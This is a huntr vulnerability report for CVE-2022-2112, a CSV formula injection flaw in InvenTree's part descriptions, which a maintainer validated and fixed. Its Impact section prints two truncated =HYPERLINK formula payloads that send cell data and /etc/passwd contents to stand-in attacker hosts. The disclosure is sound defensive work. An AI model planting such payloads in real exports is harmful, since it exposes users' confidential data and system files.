huntr

Formula Injection Part Description in inventree/inventree

1



Reported on Jun 11th 2022

Description

Formula Injection/CSV Injection in inventree due to Improper Neutralization of Formula Elements in CSV File.

Proof of Concept

Video PoC link: https://drive.google.com/file/d/1mf_BTUDS1iZ4uJfBpc56_8WgpdZdN5_f/view?usp=sharing

Impact

Successful exploitation can lead to impacts such as client-sided command injection, code execution, or remote ex-filtration of contained confidential data. On constructing the payloads as

```
=HYPERLINK(CONCATENATE("http://attackerserver:port/a.txt?v="; ('file:///etc
=HYPERLINK("http://evil.com?x="&A3&","&B3&"[CR]","Error fetching info: Clic
```



An attacker can have access to /etc/passwd system file

Occurrences



References

Chat with us

CVE

CVE-2022-2112

(Published)

Vulnerability Type

CWE-1236: Improper Neutralization of Formula Elements in a CSV File

Severity

Critical (9)

Registry

Рур

Affected Version

071

Visibility

Public

Status

Fixed

Found by

saharshtapi



@saharshtap

master 🗸

Fixed by



Oliver

@schrodingersgat

maintainer


This report was seen 481 times.

We are processing your report and will contact the **inventree** team within 24 hours. 6 months ago

Oliver validated this vulnerability 5 months ago

Thanks for reporting this, we were not aware of this vulnerability. It will be rem

Chat with us



nuntr part of 418sec

company Chat with us

nacktivity about

leaderboard team

FAQ

contact us

terms

privacy policy